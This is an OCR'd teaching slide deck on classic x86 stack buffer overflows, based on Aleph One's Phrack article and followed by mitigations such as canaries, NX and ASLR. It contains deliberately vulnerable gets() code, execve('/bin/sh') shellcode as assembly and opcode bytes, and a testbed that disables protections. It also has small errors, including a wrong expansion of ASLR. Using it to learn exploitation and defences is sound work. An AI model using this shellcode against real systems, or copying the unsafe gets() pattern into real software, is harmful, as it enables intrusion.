
SMASHING SOFTWARE SECURITY 2

SMASHING THE STACK FOR FUN AND PROFIT

It all started in 1996 with the article from `Aleph One`.

`http://phrack.org/issues/49/14.html#article`

We will reproduce the examples in this paper using a 32bit x86 machine with no mitigations.



```
                    .oO Phrack 49 Oo.

              Volume Seven, Issue Forty-Nine

                      File 14 of 16

           BugTraq, r00t, and Underground.Org
                       bring you

         XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
         Smashing The Stack For Fun And Profit
         XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

                     by Aleph One
```

STACK

- The stack is the memory location where automatic variables get allocated (the `local` variables that are not manually allocated with `malloc(3)`). The state of the function calls is placed on the stack.
- In x86 we have different `Calling conventions`, depending on the operating system.
- The stack (in x86!) grows in the opposite direction of the memory addresses.


BUFFER OVERFLOW

C Code

```c
uint32_t a;
unsigned char b[4];
```

ASM

```asm
sub     esp,0x8
```



a

b


BUFFER OVERFLOW

C Code

```
int foo(int _) { }
foo(a);
```

ASM

```
call    foo
```



Local parameters

Return address

Saved state

Local variables

VULNERABLE CODE

C Code

```c
int foo(int _) {
    char e[4];

    gets(e);
    return 0;
}
```


Never use gets(). Because it is impossible to tell without knowing the data in advance how many characters gets() will read, and because gets() will continue to store characters past the end of the buffer, it is extremely dangerous to use. It has been used to break computer security. Use fgets() instead.

BUFFER OVERFLOW

C Code

```
int foo(int _) {
        uint32_t ok;
        char action[4];
        char p[4];

        gets(pass);
        ok = !strcmp(p, "123");
        // Get the action
==>     gets(action);
        if (ok)
                Privileged
        return 0;
}
```



Local parameters

Return address

Saved State

ok = 0

action


A A A

BUFFER OVERFLOW

C Code

```
int foo(int _) {
       uint32_t ok;
       char action[4];
       char p[4];

       gets(pass);
       ok = !strcmp(p, "123");
       // Get the action
==>    gets(action);
       if (ok)
              Privileged
       return 0;
}
```




BUFFER OVERFLOW

C Code

```
int foo(int _) {
       uint32_t ok;
       char action[4];
       char p[4];

       gets(pass);
       ok = !strcmp(p, "123");
       // Get the action
==>    gets(action);
       if (ok)
              Privileged
       return 0;
}
```



Local parameters

Return address

Saved State

B

B B B B


A A A

BUFFER OVERFLOW

C Code

```
int foo(int _) {
       uint32_t ok;
       char action[4];
       char p[4];

       gets(pass);
       ok = !strcmp(p, "123");
       // Get the action
       gets(action);
       if (ok)
==>           Privileged
       return 0;
}
```



Local parameters

Return address

Saved State

B

B B B B


A A A

BUFFER OVERFLOW

C Code

```
int foo(int _) {
    uint32_t a;
    uint32_t b;
    uint32_t c;
    uint32_t d;
    char e[4];

==>     gets(e);
    return 0;
}
```



Local parameters

Return address

Saved State

a

b

c

d


e

BUFFER OVERFLOW

C Code

```
int foo(int _) {
    uint32_t a;
    uint32_t b;
    uint32_t c;
    uint32_t d;
    char e[4];

==>    gets(e);
    return 0;
}
```



Local parameters

Return address

Saved State

a

b

c

d


A A A A

BUFFER OVERFLOW

C Code

```
int foo(int _) {
    uint32_t a;
    uint32_t b;
    uint32_t c;
    uint32_t d;
    char e[4];

==>    gets(e);
    return 0;
}
```



Local parameters

Return address

Saved State

a

b

c

A A A A


A A A A

BUFFER OVERFLOW

C Code

```
int foo(int _) {
    uint32_t a;
    uint32_t b;
    uint32_t c;
    uint32_t d;
    char e[4];

==>    gets(e);
    return 0;
}
```



Local parameters

Return address

Saved State

a

b

A A A A

A A A A


A A A A

BUFFER OVERFLOW

C Code

```
int foo(int _) {
    uint32_t a;
    uint32_t b;
    uint32_t c;
    uint32_t d;
    char e[4];

==>    gets(e);
    return 0;
}
```



Local parameters

Return address

Saved State

a

A A A A

A A A A

A A A A


A A A A

BUFFER OVERFLOW

C Code

```
int foo(int _) {
    uint32_t a;
    uint32_t b;
    uint32_t c;
    uint32_t d;
    char e[4];

==>    gets(e);
    return 0;
}
```



Local parameters

Return address

Saved State

A A A A

A A A A

A A A A

A A A A


A A A A

BUFFER OVERFLOW

C Code

```
int foo(int _) {
    uint32_t a;
    uint32_t b;
    uint32_t c;
    uint32_t d;
    char e[4];

==>    gets(e);
    return 0;
}
```



Local parameters

Return address

A A A A

A A A A

A A A A

A A A A

A A A A

A A A A

BUFFER OVERFLOW

C Code

```
int foo(int _) {
    uint32_t a;
    uint32_t b;
    uint32_t c;
    uint32_t d;
    char e[4];

==>    gets(e);
    return 0;
}
```

Local parameters
A A A A
A A A A
A A A A
A A A A
A A A A
A A A A
A A A A

BUFFER OVERFLOW

C Code

```
int foo(int _) {
    uint32_t a;
    uint32_t b;
    uint32_t c;
    uint32_t d;
    char e[4];

    gets(e);
==>     return 0;
}
```

Local parameters
A A A A
A A A A
A A A A
A A A A
A A A A
A A A A
A A A A

BUFFER OVERFLOW

Not feeling your smartest today? Have a segfault.[1]

```
~ % gcc
~ % gdb -q ./test
Reading symbols from ./test...(no debugging symbols found)
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/vagrant/test
AAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

[1] https://wiki.theory.org/index.php/YourLanguageSucks

BUFFER OVERFLOW: SHELLCODE

```
xor eax,eax                ;
cdq                        ;
push eax                   ; push 0
push 0x68732f2f            ;
push 0x6e69622f            ;
mov ebx,esp                ;
push eax                   ;
push ebx                   ; push "/bin/sh\0"
mov ecx, esp               ; push &"/bin/sh\0"
mov al,0x0b                ; systemcall(execve)
int 80h                    ; systemcall(execve, "/bin/sh",
                           ;            &["/bin/sh", NULL])
```

BUFFER OVERFLOW: COMPILED SHELLCODE

The previous shellcode is the compiled version of the following C code.

```
char *cmd[] = { "/bin/sh", NULL };
execve(*cmd, cmd);
```

If we extract the OPCODES from the assembly we get the following values:


```
0x31 0xc0 0x99 0x50
0x68 0x2f 0x2f 0x73
0x68 0x68 0x2f 0x62
0x69 0x6e 0x89 0xe3
0x50 0x53 0x89 0xe1
0xb0 0x0b 0xcd 0x80
```

BUFFER OVERFLOW: CODE EXECUTION

C Code

```
int foo(int _) {
    uint32_t a;
    uint32_t b;
    uint32_t c;
    uint32_t d;
    char e[4];

    gets(e);
==>     return 0;
}
```



Local parameters
? ? ? ?
0x31 0xc0 0x99 0x50
0x68 0x2f 0x2f 0x73
0x68 0x68 0x2f 0x62
0x69 0x6e 0x89 0xe3
0x50 0x53 0x89 0xe1
0xb0 0x0b 0xcd 0x80

BUFFER OVERFLOW: TESTBED

```
$ mkdir 32bit
$ cd 32bit
$ vagrant init ubuntu/trusty32
$ vagrant ssh
$ echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
$ gcc -o test -z execstack -fno-stack-protector test.c
```

BUFFER OVERFLOW: TESTBED


```
~ % gdb -q ./test
(gdb) b foo
Breakpoint 1 at 0x8048423
(gdb) r
Starting program: /home/vagrant/test
Breakpoint 1, 0x08048423 in foo ()
(gdb) p $esp
$1 = (void *) 0xbffff6e0
```

BUFFER OVERFLOW: CODE EXECUTION

C Code

```
int foo(int _) {
    uint32_t a;
    uint32_t b;
    uint32_t c;
    uint32_t d;
    char e[4];

    gets(e);
==>     return 0;
}
```



Local parameters

0xbffff6XX

0x31 0xc0 0x99 0x50

0x68 0x2f 0x2f 0x73

0x68 0x68 0x2f 0x62

0x69 0x6e 0x89 0xe3

0x50 0x53 0x89 0xe1

0xb0 0x0b 0xcd 0x80

BUFFER OVERFLOW: BAD CHARS

C Code

```
char x[10] = {};
gets(x);
for (int i = 0; i < 10; ++i)
   printf("%02x␣", x[i]);
```

If we run this program we have:

```
~ % perl -e 'print "AAAA\x43BBBB"' | /tmp/test
41 41 41 41 43 42 42 42 42 00
~ % perl -e 'print "AAAA\x0aBBBB"' | /tmp/test
41 41 41 41 00 00 00 00 00 00
```


That's because the 0x0a character is the newline char, so our BBBB won't get loaded in the variable!

MITIGATIONS: STACK CANARIES

C Code

```c
int foo(int _) {
  uint32_t canary;
  char e[4];

  gets(e);
  if (canary != 0xff0d0a00)
    exit(1);
  return 0;
}
```



Local parameters

Return address

Saved State


Canary

A A A A

- Terminator canaries, which contains the most common bad chars;
- Random canaries, randomized for every program invocation.

MITIGATIONS: AUTHENTICATED POINTERS

On some architectures (ARM 8.3) the various pointers can be authenticated, therefore all the pointers[2] can be encrypted with a random secret key and then decrypted only by the system.



Local parameters

$AES_{enc}(K, Returnaddress)$

A A A A

[2] not only the return pointer!

MITIGATIONS: NON EXECUTABLE STACK

- What if the stack was not executable?
- PaX patch suite.
- Can be disabled at compilation time using -zexecstack

```
~ % checksec --output csv -f $(which ping) \
    | awk -F , '{print $3}'
NX enabled
```

MITIGATIONS: ASLR

Address **S**ource **L**ayout **R**andomization. At execution time we can randomize the various addresses (with a section granularity) to make impossible to the attacker the guessing of the addresses.


```
~ % sleep 1 & grep 'stack' /proc/${!}/maps
7ffceda25000-7ffceda46000 rw-p 00000000 00:00 0
[stack]
~ % sleep 1 & grep 'stack' /proc/${!}/maps
7fff6f016000-7fff6f037000 rw-p 00000000 00:00 0
[stack]
```

MITIGATION: ASLR

C Code

```c
int foo(int _) {
    uint32_t a;
    uint32_t b;
    uint32_t c;
    uint32_t d;
    char e[4];

    gets(e);
==>    return 0;
}
```



Local parameters

? ? ? ?

0x31 0xc0 0x99 0x50

0x68 0x2f 0x2f 0x73

0x68 0x68 0x2f 0x62

0x69 0x6e 0x89 0xe3

0x50 0x53 0x89 0xe1

0xb0 0x0b 0xcd 0x80